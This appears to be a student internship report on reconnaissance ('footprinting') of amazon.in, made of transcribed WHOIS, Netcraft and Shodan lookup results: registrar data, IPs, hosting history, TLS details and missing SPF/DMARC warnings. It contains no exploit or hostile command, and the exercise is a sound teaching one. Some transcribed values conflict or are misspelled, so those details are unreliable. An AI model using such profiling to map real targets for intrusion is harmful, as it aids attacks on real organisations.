

Verzeo Internship - Minor Project - CS June Batch

NAME: Gautam Kumar


SEM: 6th Sem

1. Perform Foot printing on Amazon Website and gather information about website by using online Websites (Whois / netcraft / Shodan / dnsdumpster., etc.) as much as possible and write report on gathered info along with screenshots.

Foot printing (also known as **reconnaissance**) is the technique used for gathering information about computer systems and the entities they belong to. To get this information, a hacker might use various tools and technologies. This information is very useful to a hacker who is trying to crack a whole system.

Foot printing performed on Amazon Website <https://www.amazon.in/>

- Foot printing using [Whois](#)



Amazon.in WHOIS, DNS, & Domains

whois.domaintools.com/amazon.in

PROFILE CONNECT MONITOR SUPPORT Whois Lookup READING LIST

Whois Record for Amazon.in

Domain Profile

Registrant: REDACTED FOR PRIVACY
 Registrant Org: Amazon Technologies, Inc.
 Registrant Country: us
 Registrar: MarkMonitor Inc.
 IANA ID: 292
 URL: http://www.markmonitor.com
 Whois Server: —
 Registrant Status: clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited
 Dates: 6,012 days old
 Created on 2005-02-11
 Expires on 2024-02-11
 Updated on 2019-05-12

Name Servers: NS1.P31.DYNECT.NET (has 227,020 domains), NS2.P31.DYNECT.NET (has 227,020 domains), PDNS1.ULTRADNS.NET (has 93,733 domains), PDNS2.ULTRADNS.NET (has 93,733 domains), PDNS3.ULTRADNS.ORG (has 2,042 domains), PDNS4.ULTRADNS.ORG (has 2,042 domains), PDNS5.ULTRADNS.INFO (has 45 domains), PDNS6.ULTRADNS.CO.UK (has 3,219 domains)

DomainTools Iris
 More data. Better context. Faster response.
[Learn More](#)

Tools

- Hosting History
- Monitor Domain Properties
- Reverse IP Address Lookup
- Network Tools
- Visit Website

How does this work?

Amazon.in WHOIS, DNS, & Domains

whois.domaintools.com/amazon.in

PROFILE CONNECT MONITOR SUPPORT Whois Lookup READING LIST

Whois Record for Amazon.in

Name Servers

NS1.P31.DYNECT.NET (has 227,020 domains)
 NS2.P31.DYNECT.NET (has 227,020 domains)
 PDNS1.ULTRADNS.NET (has 93,733 domains)
 PDNS2.ULTRADNS.NET (has 93,733 domains)
 PDNS3.ULTRADNS.ORG (has 2,042 domains)
 PDNS4.ULTRADNS.ORG (has 2,042 domains)
 PDNS5.ULTRADNS.INFO (has 45 domains)
 PDNS6.ULTRADNS.CO.UK (has 3,219 domains)

Tech Contact

REDACTED FOR PRIVACY
 REDACTED FOR PRIVACY,
 REDACTED FOR PRIVACY. REDACTED FOR PRIVACY, REDACTED FOR PRIVACY, REDACTED FOR PRIVACY
 (p) x (t) x

IP Address 23.54.49.208 is hosted on a dedicated server

IP Location 🇺🇸 - Washington - Seattle - Akamai Technologies Inc.

ASN AS1625 AKAMAI-AS, US (registered May 30, 2000)

Hosting History 1 change on 2 unique name servers over 7 years

Website

Website Title a 500 Can't connect to 13.224.9.30:80 (connect: timeout)

Response Code 500

Terms 274 (Unique: 158, Linked: 128)

Images 27 (Alt tags missing: 2)

Links 71 (Internal: 69, Outbound: 0)

Whois Record (last updated on 2021-07-29)

Domain Name: amazon.in

View Screenshot History

Available TLDs

General TLDs Country TLDs

The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)

Taken domain. Available domain. Deleted previously owned domain.

[Amazon.com](#) [View Whois](#)
[Amazon.net](#) [View Whois](#)
[Amazon.org](#) [View Whois](#)

Amazon.in WHOIS, DNS, & Domains

Whois Record (last updated on 2021-07-29)

Domain Name: amazon.in
Registry Domain ID: D15860-IN
Registrar WHOIS Server:
Registrar URL: http://www.markmonitor.com
Updated Date: 2019-05-12T18:45:17Z
Creation Date: 2010-02-11T11:14:14Z
Registrar Entry Date: 2024-02-11T11:14:14Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email:
Registrar Abuse Contact Phone:
Domain Status: clientDeleteProhibited http://www.icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: Amazon Technologies, Inc.
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: NV
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Admin Email: Please contact the Registrar listed above
Registrant Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY

Amazon.net View Whois
Amazon.org View Whois
Amazon.info View Whois
Amazon.biz View Whois
Amazon.us View Whois

Amazon.in WHOIS, DNS, & Domains

Whois Record (last updated on 2021-07-29)

Registrant State/Province: NV
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: US
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY
Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Regist. Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Email: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: ns2.p31.dynect.net
Name Server: ns1.p31.dynect.net
Name Server: pdns1.ultradrns.net

Admin Postal Code: REDACTED FOR PRIVACY
Admin Country: REDACTED FOR PRIVACY
Admin Phone: REDACTED FOR PRIVACY
Admin Phone Ext: REDACTED FOR PRIVACY
Admin Fax: REDACTED FOR PRIVACY
Admin Fax Ext: REDACTED FOR PRIVACY
Admin Email: Please contact the Registrar listed above
Registry Tech ID: REDACTED FOR PRIVACY
Tech Name: REDACTED FOR PRIVACY
Tech Organization: REDACTED FOR PRIVACY
Tech Street: REDACTED FOR PRIVACY
Tech Street Ext: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please contact the Registrar listed above
Name Server: ns2.p31.dynect.net
Name Server: pdns1.ultradrds.net
Name Server: pdns2.ultradrds.net
Name Server: pdns4.ultradrds.org
Name Server: pdns5.ultradrds.info
Name Server: pdns3.ultradrds.org
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: <https://www.icann.org/wicf/>

For more information on Whois status codes, please visit <https://icann.org/epp>

[RSS](#) [F](#) [T](#) [IN](#)

[Sitemap](#) [Blog](#) [Terms](#) [Privacy](#) [Contact](#) [California Privacy Notice](#) [Do Not Sell My Personal Information](#) © 2021 DomainTools

• Foot printing using [Netcraft](#)

What's that site running?
Using results from our [internet data mining](#), find out the technologies and infrastructure used by any site.
<https://www.amazon.in/>

Audited by Netcraft
This site is Audited by Netcraft. Get your site scanned for vulnerabilities

Report Suspicious URLs
If you come across a suspicious site or email, please report it to us.
[Report](#)

Subscribe & Follow
[Subscribe to our mailing list](#)

Site report for https://www.amazon.in

sitereport.netcraft.com/?url=https://www.amazon.in/

Services Solutions News Company Resources Report Fraud Request Trial

Site report for https://www.amazon.in

Look up another site?

Share:

Background

Site title	Online Shopping site in India: Shop Online for Mobiles, Books, Watches, Shoes and More - Amazon.in	Date first seen	July 2013
Site rank	101	Netcraft Risk Rating	
Description	Amazon.in: Online Shopping India - Buy mobiles, laptops, cameras, books, watches, apparel, shoes and e-Gift Cards. Free Shipping & Cash on Delivery Available.	Primary language	English

Network

Site	https://www.amazon.in	Domain	amazon.in
Netblock Owner	Akamai Technologies	Nameserver	dns-external-master.amazon.com
Hosting company	Akamai Technologies	Domain registrar	registry.in

Site report for https://www.amazon.in

sitereport.netcraft.com/?url=https://www.amazon.in/

Services Solutions News Company Resources Report Fraud Request Trial

Network

Site	https://www.amazon.in	Domain	amazon.in
Netblock Owner	Akamai Technologies	Nameserver	dns-external-master.amazon.com
Hosting company	Akamai Technologies	Domain registrar	registry.in
Hosting country	EU	Nameserver organisation	whois.markmonitor.com
IPv4 address	88.221.16.64 (VirusTotal)	Organisation	Amazon Technologies, Inc., Redacted For Privacy, Redacted For Privacy, REDACTED FOR PRIVACY, United States
IPv4 autonomous systems	AS16625	DNS admin	root@amazon.com
IPv6 address	Not Present	Top Level Domain	India (.in)
IPv6 autonomous systems	Not Present	DNS Security Extensions	unknown
Reverse DNS	a88-221-16-64.deploy.static.akamaitechnologies.com		

IP delegation

IPv4 address (88.221.16.64)			
IP range	Country	Name	Description
0.0.0.0-255.255.255	N/A	IANA-BLK	The whole IPv4 address space
88.0.0.0-88.255.255.255	Netherlands	88-RIPE	RIPE Network Coordination Centre

Site report for https://www.amazon.in/ sitereport.netcraft.com/?url=https://www.amazon.in/

Apps YouTube Maps News Services Solutions News Company Resources Report Fraud Request Trial

NETCRAFT

IP delegation

IPv4 address (88.221.16.64)

IP range	Country	Name	Description
0.0.0.0-255.255.255.255	N/A	IANA-BLK	The whole IPv4 address space
88.0.0.0-88.255.255.255	Netherlands	88-RIPE	RIPE Network Coordination Centre
88.221.0.0-88.221.255.255	European Union	EU-AKAMAI-20060201	Akamai International B.V.
88.221.16.0-88.221.19.255	European Union	AKAMAI-PA	Akamai Technologies
88.221.16.64	European Union	AKAMAI-PA	Akamai Technologies

IP Geolocation

We use multilateration to independently determine the location of a server. [Read more.](#)

Lookup failed.

SSL/TLS

Assurance	Organisation validation	Perfect Forward Secrecy	Yes

Site report for https://www.amazon.in/ sitereport.netcraft.com/?url=https://www.amazon.in/

Apps YouTube Maps News Services Solutions News Company Resources Report Fraud Request Trial

NETCRAFT

SSL/TLS

Assurance	Organisation validation	Perfect Forward Secrecy	Yes
Common name	www.amazon.in	Supported TLS Extensions	RFC5746 renegotiation info, RFC4366 server name, RFC4492 EC point formats, RFC5077 session ticket, RFC4366 status request, RFC7301 application-layer protocol negotiation
Organisation	Amazon.com, Inc.	Application-Layer Protocol Negotiation	h2
State	Washington	Next Protocol Negotiation	h2,h2-14,http/1.1,http/1.0
Country	US	Issuing organisation	DigiCert Inc
Organisational unit	Not Present	Issuer common name	DigiCert Global CA G2
Subject Alternative Name	www.cdn.amazon.in, www.amazon.in, www.amazon.co.in, test-www.amazon.in, p-yo-www-amazon-in-kalias.amazon.in, p-y3-www-amazon-in-kalias.amazon.in, p-nt-www-amazon-in-kalias.amazon.in, match.amazonbrowserapp.in, amazon.in, amazon.co.in	Issuer unit	Not Present
Validity period	From Nov 10 2020 to Oct 28 2021 (11 months, 2 weeks, 4 days)	Issuer location	Not Present
Matches hostname		Issuer country	US
Server	Server	Issuer state	Not Present
Public key algorithm	rsaEncryption	Certificate Revocation Lists	http://crl3.digicert.com/DigiCertGlobalCAG2.crl http://crl4.digicert.com/DigiCertGlobalCAG2.crl

Site report for https://www.amazon.in/

sitereport.netcraft.com/?url=https://www.amazon.in/

Apps YouTube Maps News

NETCRAFT

Services Solutions News Company Resources Report Fraud Request Trial

Protocol version	TLSv1.2	Certificate Hash	tegoirz9LkgTMz36b5rykI6lHzl
Public key length	2048	Public Key Hash	57fce23175bdca6c11dcf856a16e027e57f6a76b5a1a245873910f6a5a451cf0
Certificate check		OCSP servers	http://ocsp.digicert.com - 100% uptime in the past 24 hours
Signature algorithm	sha256WithRSAEncryption	OCSP stapling response	Certificate valid
Serial number	0x0aeecedc3bf79274b233234fc3bd0ef2	OCSP data generated	Jul 28 21:33:01 2021 GMT
Cipher	ECDHE-RSA-AES128-GCM-SHA256	OCSP data expires	Aug 4 20:48:01 2021 GMT
Version number	0x02		

Certificate Transparency

Signed Certificate Timestamps (SCTs)

Source	Log	Timestamp	Signature Verification
Certificate	Google Argon 21 91yytL9P7NCIIVBgjM7RWjuNNBxxkvz98MSyAExE7xZOM=	2020-11-10 02:06:11	Success
Certificate	DigiCert Yeti 2021 XNxokv7eqQVEwV6e1PbmEDf71fpI3KFzILJe5vbIDso=	2020-11-10 02:06:11	Success

SSLv3/POODLE

This site does not support the SSL version 3 protocol.

[More information about SSL version 3 and the POODLE vulnerability.](#)

Site report for https://www.amazon.in/

sitereport.netcraft.com/?url=https://www.amazon.in/

Apps YouTube Maps News

NETCRAFT

Services Solutions News Company Resources Report Fraud Request Trial

Heartbleed

The site did not offer the Heartbeat TLS extension prior to the Heartbleed disclosure, and so was not exploitable.

This test does not exploit the Heartbleed vulnerability but uses information from conventional HTTPS requests. [More information about Heartbleed detection](#).

SSL Certificate Chain

Common name	DigiCert Global Root G2
Organisational unit	www.digicert.com
Organisation	DigiCert Inc
Validity period	From 2013-08-01 to 2038-01-15

↓

Common name	DigiCert Global CA G2
Organisational unit	Not Present
Organisation	DigiCert Inc
Validity period	From 2013-08-01 to 2028-08-01

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
----------------	------------	----	------------	-----------

Site report for https://www.amazon.in/ sitereport.netcraft.com/?url=https://www.amazon.in/

Services Solutions News Company Resources Q Report Fraud Request Trial

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
Amazon.com, Inc. 1918 8th Ave SEATTLE WA US 98101-1244	13.224.218.28	unknown	Server	27-Jul-2021
Akamai	88.221.16.64	Linux	Server	15-Jul-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.96.173.197	Linux	Server	5-Jul-2021
Amazon.com, Inc. 1918 8th Ave SEATTLE WA US 98101-1244	13.224.237.204	unknown	Server	19-Jun-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.96.173.197	Linux	Server	11-Jun-2021
Akamai	88.221.16.64	Linux	Server	4-May-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.96.173.197	Linux	Server	18-Apr-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.85.57.104	Linux	Server	2-Apr-2021
Akamai	88.221.16.64	Linux	Server	13-Mar-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.106.193.96	Linux	Server	5-Feb-2021

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of rules. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see [open-spf.org](#).

Warning: It appears that this host does not have an SPF record. There may be an SPF record on amazon.in: Check the [site report](#).

Site report for https://www.amazon.in/ sitereport.netcraft.com/?url=https://www.amazon.in/

Services Solutions News Company Resources Q Report Fraud Request Trial

Sender Policy Framework

A host's Sender Policy Framework (SPF) describes who can send mail on its behalf. This is done by publishing an SPF record containing a series of rules. Each rule consists of a qualifier followed by a specification of which domains to apply this qualifier to. For more information please see [open-spf.org](#).

Warning: It appears that this host does not have an SPF record. There may be an SPF record on amazon.in: Check the [site report](#).

Setting up an SPF record helps prevent the delivery of forged emails from your domain. Please note that an SPF record will only protect the domain it is added to and not any mail-enabled subdomains. It is recommended to add an SPF record to any subdomain with an MX record.

DMARC

DMARC (Domain-based Message Authentication, Reporting and Conformance) is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated. It builds on SPF and DKIM, providing a method to set policy and to give reporting of failures. For more information please see [dmarc.org](#).

This host does not have a DMARC record. There may be a DMARC record on the site report for amazon.in: Check the [site report](#).

Web Trackers

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers are primarily used for advertising or analytics purposes.

2 known trackers were identified.	Companies	Categories
-----------------------------------	-----------	------------

Site report for https://www.amazon.in/ sitereport.netcraft.com/?url=https://www.amazon.in/

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Report Fraud Request Trial

Web Trackers

Web Trackers are third-party resources loaded onto a webpage. Trackable resources include social sharing widgets, javascript files, and images. These trackers can be used to monitor individual user behaviour across the web. Data derived from these trackers are primarily used for advertising or analytics purposes.

2 known trackers were identified.

Companies

Company	Primary Category	Tracker	Popular Sites with this Tracker
Amazon	Advertising	Amazon Associate	www.gocomics.com , www.booking.com , www.dpreview.com
	Widget	Amazonwidget	www.primevideo.com , www.amazon.es , www.amazon.co.uk

Categories

Site Technology (fetched 11 days ago)

Server-Side

Site report for https://www.amazon.in/ sitereport.netcraft.com/?url=https://www.amazon.in/

Services ▾ Solutions ▾ News Company ▾ Resources ▾ Report Fraud Request Trial

Site Technology

(fetched 11 days ago)

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
SSL	A cryptographic protocol providing communication security over the Internet	www.primevideo.com , smile.amazon.com

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
Local Storage	No description	www.primevideo.com , smile.amazon.com
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites	www.primevideo.com , smile.amazon.com

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
------------	-------------	-------------------------------------

Site report for https://www.amazon.in/ sitereport.netcraft.com/?url=https://www.amazon.in/

Apps YouTube Maps News Services Solutions News Company Resources Report Fraud Request Trial Reading List

Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.

Technology	Description	Popular sites using this technology
AJAX	No description	www.twitch.tv , www.imdb.com , www.w3schools.com
jQuery	A JavaScript library used to simplify the client-side scripting of HTML	www.amazon.es , www.amazon.co.uk , support.microsoft.com

E-Commerce

Electronic commerce, commonly known as e-commerce, is the buying and selling of product or service over electronic systems such as the Internet and other computer networks.

Technology	Description	Popular sites using this technology
General Domain Holding	Loading temporary content under a domain name	www.sciencedirect.com , www.homedepot.com , www.apple.com

Web Stats

Web analytics is the measurement, collection, analysis and reporting of internet data for purposes of understanding and optimizing web usage.

Technology	Description	Popular sites using this technology
Google Webmaster Tools	Set of tools allowing webmasters to check indexing status and optimize visibility of their websites on Google	www.roblox.com , www.canva.com , login.yahoo.com

Character Encoding

Site report for https://www.amazon.in/ sitereport.netcraft.com/?url=https://www.amazon.in/

Apps YouTube Maps News Services Solutions News Company Resources Report Fraud Request Trial Reading List

Character Encoding

A character encoding system consists of a code that pairs each character from a given repertoire with something else such as a bit pattern, sequence of natural numbers, octets, or electrical pulses in order to facilitate the transmission of data (generally numbers or text) through telecommunication networks or for data storage.

Technology	Description	Popular sites using this technology
UTF8	UCS Transformation Format 8 bit	

HTTP Compression

HTTP compression is a capability that can be built into web servers and web clients to make better use of available bandwidth, and provide greater transmission speeds between both.

Technology	Description	Popular sites using this technology
Gzip Content Encoding	Gzip HTTP Compression protocol	www.scotiabank.com , www.seznam.cz , www.gmx.net

Web Browser Targeting

Web browser targeting enables software applications to make use of specific functions of the browser as well as optimizing the application for specific browser versions.

Technology	Description	Popular sites using this technology
Document Compatibility Mode	A meta-tag used in Internet Explorer 8 to enable compatibility mode	www.paypal.com , teams.microsoft.com , login.live.com
X-Content-Type-Options	Browser MIME type sniffing is disabled	en.wikipedia.org , web.whatsapp.com , mail.google.com
Strict Transport Security	Web security policy mechanism whereby a web server declares that compliant user agents are to interact with it using only secure HTTP	accounts.google.com , mail.yahoo.com , login.microsoftonline.com

Site report for https://www.amazon.in/ sitereport.netcraft.com/?url=https://www.amazon.in/

Services Solutions News Company Resources Report Fraud Request Trial

Web Browser Targeting

Web browser targeting enables software applications to make use of specific functions of the browser as well as optimizing the application for specific browser versions.

Technology	Description	Popular sites using this technology
Document Compatibility Mode	A meta-tag used in Internet Explorer 8 to enable compatibility mode	www.paypal.com , teams.microsoft.com , login.live.com
X-Content-Type-Options	Browser MIME type sniffing is disabled	en.wikipedia.org , web.whatsapp.com , mail.google.com
Strict Transport Security	Web security policy mechanism whereby a web server declares that complying user agents are to interact with it using only secure HTTP connections	accounts.google.com , mail.yahoo.com , login.microsoftonline.com
Strict-Transport-Security (preload)	No description	www.amazon.fr , www.startpage.com , www.qwant.com
X-Frame-Options Same Origin	Do not allow this site to be rendered within an iframe	www.google.com , docs.microsoft.com , stackoverflow.com
Strict-Transport-Security (including subdomains)	No description	us02web.zoom.us

Doctype

A Document Type Declaration, or DOCTYPE, is an instruction that associates a particular SGML or XML document (for example, a webpage) with a Document Type Definition (DTD).

Technology	Description	Popular sites using this technology
HTML5	Latest revision of the HTML standard, the main markup language on the web	

HTML 5

Site report for https://www.amazon.in/ sitereport.netcraft.com/?url=https://www.amazon.in/

Services Solutions News Company Resources Report Fraud Request Trial

HTML 5

HTML5 is a markup language for structuring and presenting content for the World Wide Web and a core technology of the Internet. It is the fifth revision of the HTML standard.

Technology	Description	Popular sites using this technology
MathML	No description	smile.amazon.co.uk , sellercentral.amazon.fr , sellercentral-europe.amazon.com

CSS Usage

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation semantics (the look and formatting) of a document written in a markup language (such as XHTML).

Technology	Description	Popular sites using this technology
Embedded	Styles defined within a webpage	www.instagram.com , www.coinbase.com , www.amazon.in
External	Styles defined within an external CSS file	www.linkedin.com , www.binance.com , www.msn.com

Looking for similar sites?

Trying to find other sites using similar technology or running on the same infrastructure? Netcraft has been surveying the internet since 1995 and probably has the data you're looking for.

- Foot printing using [Shodan](#)

The screenshot shows the Shodan homepage with a dark background. At the top, there's a search bar with the URL "https://www.amazon.in/" and a magnifying glass icon. Below the search bar is a large world map where device exposure is visualized as colored dots. A banner at the top says "Search Engine for the Internet of Everything". Below the banner, a subtext states: "Shodan is the world's first search engine for Internet-connected devices. Discover how Internet intelligence can help you make better decisions." There are three call-to-action buttons: "SIGN UP NOW", "Explore", and "Pricing". At the bottom, there are three sections: "Beyond the Web" (described as "Websites are just one part of the Internet."), "Monitor" (described as "Keep track of all your devices that are"), and "Internet Intelligence" (described as "Learn more about who is using various").

The screenshot shows the Shodan search results page for the query "https://www.amazon.in/". The results are displayed in several sections:

- TOTAL RESULTS:** 28
- TOP COUNTRIES:**
 - Ireland: 23
 - United States: 3
 - India: 2
- TOP PORTS:**
 - 443: 26
 - 80: 2
- TOP ORGANIZATIONS:**
 - Amazon Technologies Inc.: 14
 - Amazon Data Services Ireland Limited: 9
 - CloudBees.com LLC: 2
- SEARCH RESULTS:**
 - 52.95.113.15** (2 results):
 - Amazon Technologies Inc.
 - Ireland, Dublin
 - SSL Certificate** (Issued by Amazon, Common Name: pi.amazon.in, Organization: Amazon, Issued To: pi.amazon.in)
 - HTTP/1.1 302 Found** (Server: Server, Date: Thu, 29 Jul 2021 07:56:12 GMT, Content-Length: 0, Connection: keep-alive, x-amz-rid: PIWTHF64EVUDWAY0A294P, Location: https://www.amazon.in/ap/signin?openid.return_to=https%3A%2F%2F52.95.113.15%2Fopenid.id)
- 52.94.222.123** (2 results):
 - Amazon Data Services Ireland Limited
 - Ireland, Dublin
- SSL Certificate** (Issued by Amazon, Common Name: alm.amazon.in, Organization: Amazon, Issued To: alm.amazon.in)
- HTTP/1.1 302 Found** (Server: Server, Date: Thu, 29 Jul 2021 04:54:59 GMT, Content-Length: 0, Connection: keep-alive, x-amz-rid: CBTCBWSR3RZ9AB6M23Y0, Set-Cookie: session-id=262-0067090-3632874; Domain=.amazon.in; Expires=Tue, 01-Jan-2036 08:00:01 GMT, Set-Cookie: session-id-time=2082787201...)

https://www.amazon.in - Shodan

TOP PORTS

Port	Count
443	26
80	2

TOP ORGANIZATIONS

Organization	Count
Amazon Technologies Inc.	14
Amazon Data Services Ireland Limited	9
GoDaddy.com, LLC	2
Amazon.com, Inc.	1
Iconic Designs Private Limited	1

More...

TOP PRODUCTS

Product	Count
Apache httpd	4
nginx	1

cloud

52.94.222.123

Amazon Data Services Ireland Limited
Ireland, Dublin

SSL Certificate

HTTP/1.1 302 Found
Server: Server
Date: Thu, 29 Jul 2021 04:54:59 GMT
Content-Length: 0
Connection: keep-alive
x-amz-rid: CBC8W5R3K9486H2310
Set-Cookie: session-id=262-0067090-3632874; Domain=.amazon.in; Expires=Tue, 01-Jan-2036 08:00:01 GH
Set-Cookie: session-id-time=2082787201...
Issued By:
- Common Name: Amazon
- Organization: Amazon
Issued To:
- Common Name: alm.amazon.in
Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

2021-07-29T04:55:00.128421

52.95.126.83

Amazon Technologies Inc.
Ireland, Dublin

SSL Certificate

HTTP/1.1 302 Found
Server: Server
Date: Thu, 29 Jul 2021 00:48:04 GMT
Content-Length: 0
Connection: keep-alive
x-amz-rid: T829QJ20N9XHVBPYWC6
Set-Cookie: session-id=260-4278256-3016813; Domain=.amazon.in; Expires=Tue, 01-Jan-2036 08:00:01 GH
Set-Cookie: session-id-time=2082787201...
Issued By:
- Common Name: Amazon
- Organization: Amazon
Issued To:
- Common Name: alm.amazon.in
Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

2021-07-29T00:48:05.861916

52.94.219.13

Amazon Data Services Ireland Limited
Ireland, Dublin

SSL Certificate

HTTP/1.1 302 Found
Server: Server
Date: Wed, 28 Jul 2021 22:15:29 GMT
Content-Length: 0
Connection: keep-alive
x-amz-rid: T58173YHRDSB707833D1
Set-Cookie: JSESSIONID=585442A1FD52337D6D07AB9A30302766; Path=/; Secure; HttpOnly
Issued By:
- Common Name: Amazon
- Organization: Amazon
Issued To:
- Common Name: datavault.amazon.com
Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

2021-07-28T22:15:37.756906

https://www.amazon.in - Shodan

TOP PORTS

Port	Count
443	26

TOP ORGANIZATIONS

Organization	Count
Amazon Technologies Inc.	14
Amazon Data Services Ireland Limited	9
GoDaddy.com, LLC	2
Amazon.com, Inc.	1

More...

TOP PRODUCTS

Product	Count
Apache httpd	4
nginx	1

cloud

52.94.219.13

Amazon Data Services Ireland Limited
Ireland, Dublin

SSL Certificate

HTTP/1.1 302 Found
Server: Server
Date: Wed, 28 Jul 2021 22:15:29 GMT
Content-Length: 0
Connection: keep-alive
x-amz-rid: T58173YHRDSB707833D1
Set-Cookie: JSESSIONID=585442A1FD52337D6D07AB9A30302766; Path=/; Secure; HttpOnly
Issued By:
- Common Name: Amazon
- Organization: Amazon
Issued To:
- Common Name: datavault.amazon.com
Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2

2021-07-28T22:15:37.756906

166.62.96.115

ip-166-62-96-115.ip.secure
server.net
GoDaddy.com, LLC
United States, Los Angeles
